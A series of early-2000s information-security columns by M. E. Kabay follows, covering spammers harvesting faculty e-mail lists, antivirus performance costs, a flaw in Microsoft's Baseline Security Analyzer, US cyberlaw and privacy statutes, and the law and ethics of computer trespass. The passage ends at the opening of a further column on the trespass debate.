Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Fighting Spammers Who Steal Lists

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader who wishes to remain anonymous wrote to me as follows about yet another example of the thoroughgoing sleaziness of spammers. I have removed specific names because I don't know how trustworthy the report is and I'm not keen on getting sued; I also removed the profanity.

* * *

I recently began receiving unwanted messages from a site totally devoid of interest for me. I tried to get them off the Internet in my usual way by seeing if I could find a legitimate Web hosting service or ISP Internet service provider that was providing services to them to boot them off, but I failed. So I did something I very rarely do and that I discourage people from doing: I used the spammers' remove instruction.

As expected, it was not a pleasant experience. The spammer's Web site has a contract with a company that makes a product to stop pop-up ads; that company advertises by putting pop-up ads on the visitor's screen and then commiserating with the victim about how awful pop-up ads are! Naturally, I turned off pop-up ads at my firewall; no effect. I had to disable Java and JavaScript in my browser to get this [singular bad word] off my screen. Can you believe these [plural bad word]??

There was no effect of the supposed deletion. I continued receiving spam from these [plural bad word] in the days that followed by request for termination of this junk.

I went back to the site hoping to find something else I could do; at that point, I noticed that the URL for removal included a numerical ID number; curious, I changed the last digit by one to see what would happen. I discovered that the new URL promptly showed a screen claiming that the system had deleted someone else's e-mail address – and it was someone from my own university!

Further investigation of their database showed that the e-mail addresses that were from my school were all faculty members. There were many other users from the ".edu" domain in the list of addresses. My guess is that these [plural bad word] have stolen the addresses of faculty members from a wide range of university Web sites.

Do you have any suggestions on what we can do to stop these creeps from stealing our e-mail addresses from Web directories?

* * *

Alas, no, I cannot think of any foolproof method of stopping unscrupulous people from using faculty (or any other) e-mail lists that are posted on public WWW pages. The only thing I can think of is retaliatory. Before I go any further, it's important that I state clearly that I am not an attorney and this is not legal advice. For legal advice, consult an attorney with expertise in this

area of practice and who is licensed to practice law in your jurisdiction. The following comments are simply suggestions based on my understanding of the situation.

First, you have to state that your e-mail lists are copyright by your university and that all rights are reserved. Discuss the following text with your university attorney as a beginning (it's based on VeriSign's warning in its Domain Name Service listing when you do a WHOIS to find the owner of a particular domain):

"The data in the Particular University Faculty E-mail Listing are provided by Particular University for information purposes only, and to assist persons in obtaining information about or related to Particular faculty. Particular University does not guarantee the accuracy or completeness of this list. By using this Web page, you agree to use these data only for lawful purposes and that under no circumstances will you use these data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via e-mail, telephone, or facsimile; or (2) enable high volume, automated, electronic processes that apply to Particular University (or its computer systems). The compilation, repackaging, dissemination or other use of these data is expressly prohibited without the prior written consent of Particular University. Particular University reserves the right to terminate your access to the Faculty E-mail Listing or any other portion of its Web site in its sole discretion, including without limitation, for excessive querying of the Web site or for failure to otherwise abide by this policy. Particular University reserves the right to modify these terms at any time. By using this Web site, you agree to abide by this policy."

Now, anyone unscrupulous enough to add people to a junk e-mail list without asking is unlikely to pay any attention to such a warning or even to see it; harvesting e-mail addresses is usually automated. Nonetheless, there's possibly relevant lawsuit that reached the California State Supreme Court in March 2002. An angry employee of Intel sent 30,000 (non-commercial) e-mail messages with his opinion to Intel employees using their company e-mail addresses. Lower courts have ruled that he abused the property of Intel; the American Civil Liberties Union and the Electronic Frontier Foundation are backing the employee's defense that he was entitled to express his opinion (see http://www.siliconvalley.com/mld/siliconvalley/2948781.htm). If this case goes against the respondent (employee), it might provide precedent for suing the spammer who abuses University e-mail addresses.

So in other words, maybe we can sue the [plural bad word].

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

Antivirus Antiperformance

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Nothing is free – that observation is sometimes known as the second law of thermodynamics and sometimes referred to as TANSTAAFL (or TINSTAAFL) for "There ain't (is) no such thing as a free lunch."

As some readers know, I have a very inclusive sense of the scope of "information security." Using the Parkerian Hexad, security specialists say that we are concerned with protecting six fundamental attributes of information: confidentiality, possession or control, integrity, authenticity, availability and utility (for details, see "What's Important for Information Security: A Manager's Guide" on my Web site in HTML or PDF on page < http://www.mekabay.com/infosecmgmt/index.htm >. Today I want to point out a quirk about using antivirus programs when you need high performance from your computer.

From 1980 to 1990, I earned my living in operations management; I was a performance specialist for Hewlett-Packard and specialized in operating-systems internals, database design and internals, and performance optimization. One of the principles of computer performance analysis is that there are only four contributions to program performance beyond application program design: access to and speed of the
1) processor
2) memory
3) disk operations;
4) network operations.

Now, I run an excellent antivirus on my main system and on my portable, which I keep synchronized so I can work either at my home office or away at the University or on trips. The operation, using LapLink, takes only a few minutes to synchronize over 18,000 files. A friend of mine was watching as I started the operation and asked me why I disabled my antivirus (AV) on both systems while synchronizing. I explained that the AV, although immensely useful when handling files coming in from outside the systems, is not necessary when transferring between two computers both of which are protected by the same program. "But what difference does it make?" asked my friend. Well, it turns out that the AV is consulted on every file-open operation; even if the file-type is not scanned, there's a momentary pause in the input-output (I/O) that does not matter if you're only doing a few operations – e.g., opening a file and then working on it with your word processor. But if you intend to check thousands of file, each additional fraction of a second can add up to cause significant differences in the time required to complete the job. The difference in the file synchronization is about three-fold faster without the AV.

Similarly, if a process opens the same file(s) over and over, using an AV can contribute enough delay that you can see the results yourself. For example, I have an e-mail client that can rebuild its database to clean out purged items or correct bad pointers and index values. While it is doing so, it repeatedly opens and closes the same files. While preparing this article, I timed the rebuild operation on a small database and found that with the AV operational, the build took 25 seconds;

without the AV, the same operation took 7 seconds. Does it matter for such a small database? No. Could it matter with a larger one? Quite likely. Nobody minds 25 seconds instead of 7 seconds, but one might get offended at 25 minutes instead of 7 minutes. And anyway – the definition of "availability" is a function of habit. I like 7 seconds and become impatient with 25 for this operation; for other operations, I might be happy with 25 and impatient with 75 seconds.

On that topic, I recall that when programmers used to put their new database programs into production with a test group of half a dozen data-input clerks, I urged them to insert a timer in the program to ensure that response time was not _faster_ than the service-level agreement stipulated. The point was that clerks who got used to quarter-second response time might be offended at 2.5 second response, even though the contract stipulated that acceptable performance under load was to be quicker than 5 seconds per transaction. Setting reasonable expectations was much simpler than trying to recover from disappointment.

So let's remember TANSTAAFL: running an AV is necessary and useful, but there may be times when a skilled user will choose to disable the AV while doing I/O-intensive operations.

Just remember to re-enable the AV before you leave your computer.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

Baseline Security Analyzer

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In April 2002, Microsoft released the Microsoft Baseline Security Analyzer (MBSA) Version 1.0. This specialized vulnerability scanner runs on Windows 2000 and Windows XP systems and identifies known vulnerabilities in target systems running Windows NT 4.0, Windows 2000, Windows XP, Internet Information Server (IIS) 4.0 and 5.0, SQL Server 7.0 and 2000, Internet Explorer (IE) 5.01 and later, and Office 2000 and 2002.

Thomas McGuire posted a valuable guide to the product a few weeks after Microsoft released it. His paper shows screen-captures that illustrate the details of how to configure and use the vulnerability scanner.

Commentators noted that the MBSA is another step in the advance of security within Microsoft, long known for its apparent indifference to software quality assurance and security. With Bill Gates determination to make security the number-one priority in future software development and releases, the software giant has been appointing security experts to its staff, publishing books about security, and releasing security tools to the user community.

The MBSA product relies on a database of patches maintained by Microsoft; users will no longer need to monitor a Microsoft Web page to find out about newly discovered vulnerabilities and patches. However, notes writer Brian Fonseca, Microsoft's bad reputation in the security arena has even led to skepticism among users about the reliability of its new product.

About a three weeks after MBSA was released, Menashe Eliezer of the Finjan Malicious Code Center reported that MBSA leaves a plaintext file on the user's hard disk will full details about vulnerabilities found on a computer that has been scanned. The advisory warned that any exploit that allows local files to be read without authorization would compromise the target systems. Such exploits include active content in Web pages, e-mail-enabled worms that get infected attachments through out-of-date or disabled antivirus products, and Trojan horses downloaded from insecure sites.

This exploit reminds us that sensitive data should be encrypted on disk. Any vulnerability scanner should be protected by access controls that allow dynamic decryption of the data but which preclude automated processes from accessing cleartext data. In addition, firewalls must be configured to stop outbound data being sent by unauthorized processes.

More generally, we know that most of the exploits used to penetrate systems are old, not new. If the MBSA can push a few more system administrators (and get more support from the people they report to) into patching their systems, the product will do security a service. Protecting systems by having up-to-date operating system software and applications not only benefits the owners and users of the protected systems but also reduces the incidence of hijacked computers that are used to launch port scans, denial-of-service attacks and penetrations of other poorly protected systems.

* * *

For further reading

Carlson, C., D. Fisher and P. Galli (2002). Microsoft takes security defense.
http://www.eweek.com/article2/0,3959,10174,00.asp

Fonseca, B. (2002). Microsoft defends Baseline Security Analyzer tool.
http://www.infoworld.com/articles/hn/xml/02/04/17/020417hnmsbsa.xml

McGuire, T. (2002). Guide to MS' Baseline Security Analyzer (MBSA).
http://www.techspot.com/tweaks/mbsa/index.shtml

Microsoft Baseline Security Analyzer
http://www.microsoft.com/technet/security/tools/Tools/mbsahome.asp

SecuriTeam (2002). Microsoft Baseline Security Analyzer exploit (exposed vulnerabilities list).
http://www.securiteam.com/windowsntfocus/5KP0Q1P6US.html

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Cyberlaw Statutes in the USA

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Relatively few information security practitioners have a grasp of the legal environment in which they work. Exceptions include CISSPs, who must demonstrate and maintain their knowledge of laws pertaining to computer crime, privacy, and other information security matters. This article introduces some of the most important laws governing cyberspace crime in the United States.

The most advanced set of laws criminalizing particular unlawful behavior involving computers and networks have been legislated in the United States. The *Computer Fraud and Abuse Act of 1986* (18 USC §1030) focuses primarily on protecting "government-interest" computers, including federal, state, county and municipal systems; financial and medical institutions; and computers used by contractors supplying such institutions. Specifically, the Act prohibits the use of "a program, information, code or command" with intent to damage, cause damage to, or deny access to a computer system or network. In addition, the Act specifically prohibits even unintentional damage if the perpetrator demonstrates reckless disregard of the risks of causing such damage.

Another law governing interstate electronic communications has been used in prosecutions of computer crimes: 18 USC §1343, dealing with wire fraud. Wire fraud requires the following elements: (a) a scheme to defraud by means of false pretenses; (b) knowing and willful participation with intent to defraud; (c) the use of interstate wire communications in furtherance of the scheme.

The Electronic Communications Privacy Act of 1986 (18 USC §1367 and others), generally known as the ECPA, assigns fines and prison sentences for anyone convicted of unauthorized interception and disclosure of electronic communications such as phone calls through land lines or mobile systems and e-mail. In addition, the ECPA specifically prohibits making use of an unlawfully overheard electronic communication if the interceptor knows that the message was unlawfully obtained. On the other hand, *providers* of electronic messaging systems, including employers, are permitted to intercept messages on their own systems in the course of their normal operations; naturally, they are authorized to transmit messages to other communications providers as part of the normal course of transmission to the ultimate recipient. The ECPA also prohibits access to stored messages, not just those in transit.

United States law also criminalizes the use of interstate communications for the transmission of threats, in kidnappings, and in extortion (18 USC §2518). Another form of prohibited speech is everything associated with child pornography: making, sending, publishing or storing images of children engaged in sexually explicit conduct (18 USC §2251).

The Communications Decency Act of 1996 (47 USC §223) was a highly controversial statute prohibiting anyone using interstate or communications from transmitting obscene or indecent materials when they know that the recipient is under 18 years of age – regardless of who initiated the communications. In June 1997, in a stinging rebuke to proponents of censorship, the United States Supreme Court issued its ruling on the Communications Decency Act, finding that it violated First Amendment protection of free speech. The unanimous opinion stated that the

effort to protect children from sexually explicit material went too far because it also would keep such material from adults who have a right to see it.

In addition to federal laws, the United States has a tapestry of state laws applying to computer crimes. States differ widely in the availability of computer-crime laws and in their definitions and penalties.

* * *

For further reading:

Cavazos, E. & G. Morin (1996). *Cyberspace and the Law: Your Rights and Duties in the On-Line World.* MIT Press (Cambridge, MA). ISBN 0-262-53123-2. 220. Index.

Girasa, R. J. (2002). *Cyberlaw: National and International Perspectives.* Prentice Hall (Upper Saddle River, NJ). ISBN 0-13-065564-3. xxii + 433. Index.

Rose, L. J. (1994). *NetLaw: Your Rights in the Online World*. Osborne/McGraw-Hill (New York). ISBN 0-078-82077-4. xx + 372. Index.

Rosenoer, J. (1997). *CyberLaw: The Law of the Internet.* Springer-Verlag (New York). ISBN 0-387-94832-5. xiv + 362. Index.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

World Wild Web

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Cyberspace crime poses a jurisdictional problem because the perpetrator of a crime can reside in one country, act through computers and networks in several other countries, and cause harm to computer systems in yet other countries. Trying to investigate and prosecute crimes that are carried out in milliseconds when international cooperation can take days and weeks means that many computer crimes simply go unpunished.

The most irritating aspect of computer crime investigations and prosecutions is the jurisdictional quagmire resulting from incomplete and inconsistent laws. In international law, no one may legally be extradited from one country to face prosecution in another country unless both counties involved have *dual criminality.* That is, an offense must be similar in law and at the same level of criminality (misdemeanor, felony) before extradition can be considered by courts of law. Unfortunately, the paucity of laws even recognizing the existence of computer crimes interferes with capture, extradition and prosecution of criminals who live in one jurisdiction, use computers and networks in other jurisdictions, and harm victims all over the world.

A good example of the frustration felt by law enforcement officials and victims of computer crime occurred in the year 2000, when a world-wide infestation by the e-mail-enabled worm *Love Bug* caused damage and lost productivity estimated in the hundreds of millions of dollars. The putative originator of the worm was a computer programming student in Manila, The Philippines. Even though the alleged perpetrator came close to admitting his responsibility for the infection – and was lionized by the local press – there were no applicable laws in The Philippines under which he could be prosecuted locally. As a result, he was never extradited to the United States for prosecution.

A similar case occurred in 1996, when Julio Cesar Ardita was accused of unauthorized penetration of US military and university systems. The 23-year-old Argentine could not be charged in his homeland for lack of cybercrime statutes there. Interestingly, he voluntarily came to the United States in 1998 to face his accusers. Under a plea-bargain, he was sentenced in May 1998 to three years' probation and a $5,000 fine.

The current state of law enforcement for cyberspace crimes resembles the early days in the Wild West of the USA. Let’s hope that more countries can bring their legal systems into the 21st century.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Opportunistic Computer Trespass

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

A reader recently wrote to me with a practical question:

> I'm at a cyber cafe and see an IBM rep log into the IBM site using GoToMyPC. I see the login and password. It was there for public display.

Is it legal for me to login to that site, and download a customer list, and use this information?

Has IBM, and this employee, left the door open for me and, in doing, made this information public?<

[Mandatory disclaimer: I am not a lawyer and this is not legal advice. For legal advice, consult an attorney.]

As I understand the laws and jurisprudence in the United States, using a system login without authorization is a violation of law(s). The Computer Fraud and Abuse Act (CFAA) of 1986 applies to federal-interest computers (essentially any computer used by or for federal, states, county, or municipal goverenment departments and agencies OR any vendors supplying services to those entities).

Additionally, the Electronic Communications Privacy Act (ECPA) of 1986 has no limitations on its applicability. It applies not only to unauthorized interception of private communications such as e-mail messages during transmission but also to stored versions of such documents.

Neither the CFAA nor the ECPA makes an exception for unauthorized access using a stolen (or borrowed, or inadvertently seen) user-ID & password. It's irrelevant how easy it is to break into a system: contrary to the widely-posted beliefs of criminal hackers and their supporters, exploiting obvious vulnerabilities to make unauthorized use of a restricted system does not exculpate the intruder.

The parallel in the real world is that if someone drops the metal key for entering a secured area of a business office or to enter the front door of a home, the finder of the key has no legal right to use it to enter the premises and then to eat pastries, steal radios, or snuffle through private information or any other property in the poorly-secured area. Similarly, just because a computer network is poorly secured, no one has a legal right to penetrate it – regardless of how they do so – and to access confidential information or to tamper with corporate systems.

There _have_ been occasional discussions in the courts about whether a system visible on the Internet that does NOT have any kind of warning about being restricted can be penetrated inadvertently without criminal penalty; to avoid such ambiguity, security policies should include an explicit warning equivalent to the NO TRESPASSING sign on a field in the countryside. Such a sign makes it illegal to walk on the land, regardless of whether the perimeter is protected by barbed wire, automatic machine guns or land-mines. But although all restricted systems

should be so noted for maximum legal protection, my understanding is that failing to post a warning does not excuse electronic trespass under law.

I hope you will forgive me for adding a personal note about ethical standards here. When I returned from a plane trip to Washington last week, I was walking out to the parking area when I noticed a parking stub lying on the floor. Upon picking it up to throw it in the waste basket (I just don't like litter), I noticed that it was time-stamped for a few minutes before I landed. Before I go further, I hope you won't interpret my example as insufferable self-righteousness – I'm just trying to make a point. So as I was saying, I threw the ticket away. Now, why didn't I use the ticket to get out of paying for a whole day of parking in the garage? After all, the security system of the garage is clearly inadequate: it does not authenticate the authorized user of a particular ticket (for instance, by printing an image of the license plate of the car used when getting the ticket at the dispenser). I just plain don't like the idea of cheating the parking garage out of their fee. The fact that I could do so is irrelevant: being able to cheat someone doesn't make it right.

* * *

I hope you found this summary helpful. For more details on cyberlaw, see

Bosworth, S. & M. E. Kabay (2002), eds. _Computer Security Handbook, 4th Edition_. Wiley (New York). ISBN 0-471-41258-9. xxiv + 1184. Index. Chapters 2, 12, and 52 in particular have useful summaries.

Cavazos, E. & G. Morin (1996). Cyberspace and the Law: Your Rights and Duties in the On-Line World. MIT Press (Cambridge, MA). ISBN 0-262-53123-2. 220. Index.

Girasa, R. J. (2002). Cyberlaw: National and International Perspectives. Prentice Hall (Upper Saddle River, NJ). ISBN 0-13-065564-3. xxii + 433. Index.

Lessig, L., D. Post & E. Volokh (1997). Cyberspace Law for Non-Lawyers. Published via e-mail. http://www.ssrn.com/update/lsn/cyberspace/csl_lessons.html

Rose, L. J. (1994). NetLaw: Your Rights in the Online World. Osborne/McGraw-Hill (New York). ISBN 0-078-82077-4. xx + 372. Index.

Rosenoer, J. (1997). CyberLaw: The Law of the Internet. Springer-Verlag (New York). ISBN 0-387-94832-5. xiv + 362. Index.

You may also find this Web site helpful: Cyberspace Law Institute
http://www.cli.org/default.html

* * *

bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Jon David on Privacy (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

My friend and colleague Jon David often comments on my columns, and his recent remarks prompted me to ask him to elaborate on his thoughts about privacy. This column and the next are mildly edited versions of his writing with some additional URLs and references for further reading.

* * *

The emergence of the Internet in general, and the Worldwide Web in particular, as leading avenues for conducting business has brought with it new targets for information thieves. Data bases of inquiries and actual purchases are natural marketing resources, and credit card information can be readily misused. Because things like credit card lists can be easily associated with dollar damages, protective actions regarding them have attracted the lion's share of the interest thus far shown. This makes some sense, since things like making on-line purchases with credit cards would be very unattractive if users weren't told their transactions and information were secure. Other information -- things like names, addresses, telephone numbers, and the like -- are harder to quantify in dollar amounts, and therefore receive less attention.

Personal privacy has been an interest of many users since well before the popularization of the worldwide web. Going as far back as 25 years ago, when general electronic information interchange was accomplished via postings to bulletin boards and by individual correspondence via MCI Mail, CompuServe and the like, we find that services such as anonymizers -- which kept the names and e-mail addresses of the actual message senders a secret -- were often used. The reasons anonymizers were popular included not receiving unwanted responses, not making one's e-mail address public, and not being associated with a particular subject (sometimes inconvenient for either an individual or his/her employer). With the current prevalence of unsolicited commercial e-mail (“spam”), personal privacy has become increasingly important. There are now many gateway, server and individual spam-prevention products.

The industry is well aware of the need for privacy of user information. The most recent manifestation of this awareness is the Platform for Privacy Preferences Project (P3P) which has been developed by the World Wide Web Consortium. P3P gives users more control over the amount of information they disclose about themselves as they browse the Web. Further, and much more importantly, the privacy of personal information has become a specific legal issue.

* * *

In the next article, Jon David looks at specific recent legislation governing privacy in the USA.

* * *

Jon David < jon@securitymeister.com > has been a security advisor to industry and government for more than 20 years.

* * *

Further reading on the Web:

ACLU privacy resources < http://aclu.org/issues/privacy/hmprivacy.html >
Anonymous Remailer FAQ < http://www.andrebacard.com/remail.html >
E-mail Privacy FAQ < http://www.andrebacard.com/email.html >
Electronic Privacy Information Center (EPIC) < http://www.epic.org/ >
P3P Platform for Privacy Preferences < http://www.w3.org/P3P/ >
Privacy Rights < http://www.privacyrights.org >
Privacy.org < http://www.privacy.org/ >

See also

Garfinkel, S. (2000). *Database Nation: The Death of Privacy in the 21st Century.* O'Reilly (Sebastopol, CA). ISBN 1-565-92653-6. vii + 312. Index.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Jon David on Privacy (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first part of his essay on privacy, my friend and colleague Jon David reviewed some fundamentals of privacy in the world of electronic communications. In this second part of two, he looks at some relatively recent developments in US law that makes privacy mandatory in certain applications.

* * *

HIPAA, the Health Information Portability and Accountability Act, has specific security requirements devoted to what is known as personally identifiable information. This means, for example, that if information that a hospital was testing a new drug on 50 patients was to get out, that might not be ideal from the researchers' point of view, but at least it wouldn't be illegal. However, revealing the fact that John Smith was one of those patients would be a direct violation of HIPAA. Revealing his participation would imply that John might be suffering from an affliction treatable by that medication. If you want to imagine the consequences of such a data leakage for a participant, imagine that the drug were directed at treating, say, a sexually-transmitted disease.

There are severe penalties for both individuals and organizations set forth in the HIPAA security regulations. HIPAA is the concern of the entire healthcare industry, not just hospitals. This includes doctors in private practice, pharmacies, medical labs and test facilities, insurance providers, etc.

The Gramm-Leach-Bliley (GLB) Act treats financial privacy. Again, the orientation seems to be towards individually identifiable information. Hayes, Judy and Ritter, in Chapter 52 of the _Computer Security Handbook, 4th Edition_ have summarized the core of the GLB as follows:

"[It] requires every 'financial institution' to protect the security and confidentiality of its customers' nonpublic personal information, disclose its privacy policies to consumers, and provide consumers with an opportunity to direct that the institution not share their nonpublic personal information with unaffiliated third parties."

With most major financial services concerns having facets of their operations which deal in banking, securities (e.g., stocks, bonds, etc.), insurance, real estate and the like, this law governs a huge population of data subjects and data users.

It is important to note that both laws are directed towards the custodians of the information to be kept private. When personal information is offered to third parties (e.g., marketing firms), the custodians must inform each data subject of the proposed transfer and must provide the opportunity to refuse the transfer of his or her particular data before any of the data are divulged. Failing to offer each individual the right to opt-out of such transfers is a violation of the law.

Although the United States isn't the whole world, and while healthcare and financial services

aren't the majority of business activities even within the US, both HIPAA and GLB are having a significant impact on the ways organizations treat personal information they possess. It is likely that similar laws will be enacted for other industries.

* * *

Jon David < jon@securitymeister.com > has been a security advisor to industry and government for more than 20 years.

* * *

Further reading on the Web:

HIPAA Central < http://www.smed.com/hipaa/index.php >
HIPAA Information from the Centers for Medicare & Medicaid Services < http://cms.hhs.gov/hipaa/ >
History and Overview of HIPAA < http://www.hipaadvisory.com/regs/HIPAAHistorybyZon.htm >
HIPAA Primer < http://www.hipaadvisory.com/regs/HIPAAprimer1.htm >

GLB – What Information Security Professionals Need to Know < http://rr.sans.org/legal/gramm.php >
GLB – The Law & Its Major Provisions < http://www.fmcenter.org/fmc_superpage.asp?ID=394 >
GLB Compliance Checklist < http://www.wrf.com/publications/publication.asp?id=1451315312001 >
GLB links from the Federal Trade Commission < http://www.ftc.gov/privacy/glbact/ >
* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Legal Implications of Quality Assurance Failures

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I had an interesting experience recently. A well-known magazine (the name is not necessary for my purposes) has been sending me dunning letters claiming that a gift subscription I gave a friend recently is about to expire. Here's the text of the letter I just sent to the Chief Information Officer of the publishing company:

* * *

RE: Computer error generates possible interstate postal fraud

Dear <name concealed>:

I bought a gift subscription for a friend in June 2002 and paid for a three-year subscription.

I have been receiving dunning letters from your subscription service since August, two months after I bought the subscription. All of them insist that the subscription will end "soon."

The computer program that sends out warnings about expiration of gift subscriptions has a serious error – it doesn't consider the actual expiry date. This error is likely an oversight; i.e., quality assurance has failed. However, it is also possible that someone has deliberately programmed the system to ignore the termination date in an effort to frighten gift donors into sending renewal fees years earlier than required.

The message "In fact, they'll soon receive their last issue" was in a letter purportedly signed by <name removed>, President and Publisher; I enclose that letter for your reference.

Given that the subscription in question ends in June 2005, the statement is false.

Sending misrepresentations designed to induce recipients to send you more money may constitute fraud. Using interstate postal mail to perpetrate fraud may constitute a violation of US Federal Mail Fraud statutes. I urge you to correct this error at once.

[I am not a lawyer and this is not legal advice. For legal advice, consult an attorney qualified to help you in this matter.]

* * *

What struck me about this relatively minor problem is that a computer programming error may have legal repercussions when it affects marketing or any other communications with clients. In this case, what I hope is the simple omission of an expiration-date check allowed the computer system to send wholly inappropriate warnings that could be interpreted by naïve recipients as pressure to renew gift subscriptions that won't need renewal for a long time yet. There's nothing wrong with suggesting early renewal; stating or even implying that without the renewal, the

subscription will end in the immediate future is clearly out of line.

A much more bizarre case of legal implications resulting from a computer error was described in February 1999, when for unknown reasons, the BUY.COM online store Web site listed a $588 Hitachi monitor at only $164.50 — and staff failed to notice the error until two days later, by which time there were 1,600 orders for this incredible bargain. The potential cost was estimated by the company at $320,000.

Analysts speculated on the cause of the error. One intriguing possibility: the BUY.COM online store had a policy of underbidding any price on the Net and may possibly have used knowbots (knowledge-robots) to scour the Web looking for prices of products it was selling. Speculation had it that if a competitor accidentally or deliberately posted a bad price, the unsupervised knowbot could very well poison the BUY.COM Web site database. The same technique could be used in an information warfare attack to ruin a competitor. Even worse, the same problem could occur if two companies inadvertently used the same policy of underbidding all competitors and then simultaneously launched automated processes to lower the price without human intervention. In the event, BUY.COM filled 200 orders and told all the rest that they were out of luck. They also posted new language on their Web site explicitly repudiating erroneous prices.

In this hypothetical case, the design error – allowing an automated process to lower a price without warning a human being and without a floor price set by a human being – could have led to lawsuits for false advertising. Now, according to an attorney cited by Polly Sprenger in her article about the case (see reference below), it was very unlikely that anyone would win a lawsuit for fraud in the case of an error. It remains, however, that even a failed lawsuit could be a considerable embarrassment to a reputable company and that even a cheap lawsuit is expensive compared to, say, the cost of a new router.

Similar concerns about being held to out-of-date advertising lead to the recommendation to put expiration dates on all advertising likely to be circulated via e-mail. Concerns over fraudulent tampering with the content of such freely-circulating e-mail ads leads to the recommendation to use digital signatures to be able to repudiate forged versions of the original advertisements.

In conclusion, to avoid embarrassment and possible legal entanglements, everyone with responsibility for automated processes should be especially careful to apply proper quality assurance to any automatically-generated mass communication involving prices or services.

* * *

For further reading:

Sprenger, P. (1999). Buy.com Dumps Appeasement Policy.
http://www.wired.com/news/business/0,1367,17803,00.html

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and

Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Ethical Debate over Computer Trespass (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The column about finding a user ID and password in a cyber-café provoked some interesting e-mail responses from readers who were interested in the problem. Some correspondents were appalled by what they interpreted as the original reader's lack of moral sense. I learned through further correspondence with this person, who wisely chooses to remain unnamed in this column, that he is definitely not a moral imbecile: he was genuinely interested in how to respond to such questions, not taking a stance in favor of trespass.

